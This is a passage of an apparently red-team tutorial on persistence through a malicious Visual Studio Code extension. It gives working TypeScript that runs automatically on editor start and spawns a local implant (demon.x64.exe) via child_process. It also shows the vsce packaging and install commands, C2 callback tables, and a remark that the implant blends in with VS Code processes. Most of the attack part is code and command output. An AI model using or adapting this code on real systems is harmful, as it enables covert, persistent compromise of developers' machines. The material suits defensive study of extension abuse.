
Implant is executed

Extension Show Information Message

Command Execution


Now that there is a verification that code can be executed during start, the extension code can be modified to run a command. The following code snippet uses the *child_process* library to run the *whoami* command and log the output into the console.

```
import * as vscode from 'vscode';
export function activate(context: vscode.ExtensionContext) {
let disposable = vscode.commands.registerCommand('persistence-pentestlab.Install',
() => {
vscode.window.showInformationMessage('Implant is executed');
const cp = require('child_process');
let cmd = 'whoami';cp.exec(cmd, (err: string, stdout: string, stderr: string) => {
    console.log(stdout);
    if (err) {
        console.log(err);
    }
});
    });
    context.subscriptions.push(disposable);
    vscode.commands.executeCommand('persistence-pentestlab.Install');
}
export function deactivate() {}
```



```
import * as vscode from 'vscode';
export function activate(context: vscode.ExtensionContext) {
let disposable = vscode.commands.registerCommand('persistence-pentestlab.Install', () => {
vscode.window.showInformationMessage('Implant is executed');
const cp = require('child_process');
let cmd = 'whoami';cp.exec(cmd, (err: string, stdout: string, stderr: string) => {
    console.log(stdout);
    if (err) {
        console.log(err);
    }
});
    });
    context.subscriptions.push(disposable);
    vscode.commands.executeCommand('persistence-pentestlab.Install');
}
export function deactivate() {}
```

Command Execution




```
red\peter
```

Visual Studio Code Extension – whoami

Replacing the command with an implant which is stored locally can be used as method to execute arbitrary code.

```
import * as vscode from 'vscode';
export function activate(context: vscode.ExtensionContext) {
let disposable = vscode.commands.registerCommand('persistence-pentestlab.Install',
() => {
vscode.window.showInformationMessage('Implant is executed');
const cp = require('child_process');
let cmd = 'C:\\tmp\\demon.x64.exe';cp.exec(cmd, (err: string, stdout: string,
stderr: string) => {
    console.log(stdout);
    if (err) {
        console.log(err);
    }
});
    });
    context.subscriptions.push(disposable);
    vscode.commands.executeCommand('persistence-pentestlab.Install');
}
export function deactivate() {}
```




```
import * as vscode from 'vscode';
export function activate(context: vscode.ExtensionContext) {
let disposable = vscode.commands.registerCommand('persistence-pentestlab.Install', () => {
vscode.window.showInformationMessage('Implant is executed');
const cp = require('child_process');
let cmd = 'C:\\tmp\\demon.x64.exe';cp.exec(cmd, (err: string, stdout: string, stderr: string) => {
    console.log(stdout);
    if (err) {
        console.log(err);
    }
});
    });
    context.subscriptions.push(disposable);
    vscode.commands.executeCommand('persistence-pentestlab.Install');
}
export function deactivate() {}
```

```
PS C:\Users\peter>
```

Implant is executed

Visual Studio Code Extension – Implant Execution

When the extension runs the implant will call back to the Command and Control.




ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
43460854	10.0.0.2	0.0.0.0	peter	WK01	Windows 10	demon.x64.exe	5472	2s	healthy

Visual Studio Code Extension – Implant

Extension Packaging

Extensions can be packaged using the Visual Studio Code Extension Manager. By default this utility is not present and can be installed using the following command:

```
npm install -g @vscode/vsce
```




```
C:\Windows\system32\cmd.exe

C:\Users\peter\persistence-pentestlab>npm install -g @vscode/vsce

added 114 packages in 17s

36 packages are looking for funding
  run `npm fund` for details

C:\Users\peter\persistence-pentestlab>vsce
Usage: vsce <command>

VS Code Extensions Manager
To learn more about the VS Code extension API: https://aka.ms/vscode-extension-api
To connect with the VS Code extension developer community: https://aka.ms/vscode-discussions

Options:
  -V, --version                      output the version number
  -h, --help                         display help for command

Commands:
  ls [options]                       Lists all the files that will be published/packaged
  package|pack [options] [version]   Packages an extension
  publish [options] [version]        Publishes an extension
  unpublish [options] [extensionid]  Unpublishes an extension. Example extension id: ms-vscode.live-server.
  ls-publishers                      Lists all known publishers
  delete-publisher <publisher>       Deletes a publisher from marketplace
  login <publisher>                  Adds a publisher to the list of known publishers
```

Visual Studio Code Extension Manager

Executing the following command will package the extension into a *.vsix* file.


```
vsce package --allow-missing-repository --allow-star-activation
```



```
C:\Windows\system32\cmd.exe

C:\Users\peter\persistence-pentestlab>vsce package --allow-missing-repository --allow-star-activation
Executing prepublish script 'npm run vscode:prepublish'...

> persistence-pentestlab@0.0.1 vscode:prepublish
> npm run compile


> persistence-pentestlab@0.0.1 compile
> tsc -p ./

 WARNING  LICENSE, LICENSE.md, or LICENSE.txt not found
Do you want to continue? [y/N] y
 DONE  Packaged: C:\Users\peter\persistence-pentestlab\persistence-pentestlab-0.0.1.vsix (7 files, 3.81KB)

C:\Users\peter\persistence-pentestlab>_
```

Visual Studio Code – Package Extension

The packaged extension will appear into the extension folder.




Name	Date modified	Type	Size
.vscode	24/02/2024 14:20	File folder	
node_modules	24/02/2024 14:25	File folder	
out	24/02/2024 15:44	File folder	
src	24/02/2024 14:20	File folder	
.eslintrc.json	24/02/2024 14:20	JSON Source File	1 KB
.gitignore	24/02/2024 14:20	Text Document	1 KB
.vscodeignore	24/02/2024 14:20	VSCODEIGNORE F...	1 KB
.vscode-test.mjs	24/02/2024 14:20	JavaScript Source ...	1 KB
CHANGELOG.md	24/02/2024 14:20	Markdown Source...	1 KB
package.json	24/02/2024 17:59	JSON Source File	2 KB
package-lock.json	24/02/2024 14:25	JSON Source File	108 KB
persistence-pentestlab-0.0.1.vsix	24/02/2024 20:05	VSIX File	4 KB
README.md	24/02/2024 20:02	Markdown Source...	1 KB
tsconfig.json	24/02/2024 14:20	JSON Source File	1 KB
vsc-extension-quickstart.md	24/02/2024 14:20	Markdown Source...	3 KB

vsix File

However, the extension will not be installed into the Visual Studio Code until the following command is executed:

```
code --install-extension persistence-pentestlab-0.0.1.vsix
```




```
C:\Users\peter\persistence-pentestlab>code --install-extension persistence-pentestlab-0.0.1.vsix
Installing extensions...
(node:2692) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues. Please use the Bu
ffer.alloc(), Buffer.allocUnsafe(), or Buffer.from() methods instead.
(Use `Code --trace-deprecation ...` to show where the warning was created)
Extension 'persistence-pentestlab-0.0.1.vsix' was successfully installed.

C:\Users\peter\persistence-pentestlab>_
```

Visual Studio Code – Install Extension


Extension Load

Since the extension has been installed when the compromised user will initiate Visual Studio Code, the implant will executed and a communication will established with the Command and Control.



Implant is executed


Visual Studio Code



ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
710a49d8	10.0.0.2	0.0.0.0	peter	WK01	Windows 10	demon.x64.exe	4372	0s	healthy

Visual Studio Code Extensions – C2

The following image demonstrates how the extension will be displayed in the Extensions of Visual Studio Code.




pentestlab v0.0.1
undefined_publisher
Persistence via Visual Studio Code Extensions
This extension is enabled globally.

persistence-pentestlab README
Test

Visual Studio Code Extension

It should be noted that the implant will executed under the context of Visual Studio Code. Execution of Visual Studio Code generates various process instances and therefore the implant will blend in with the environment.



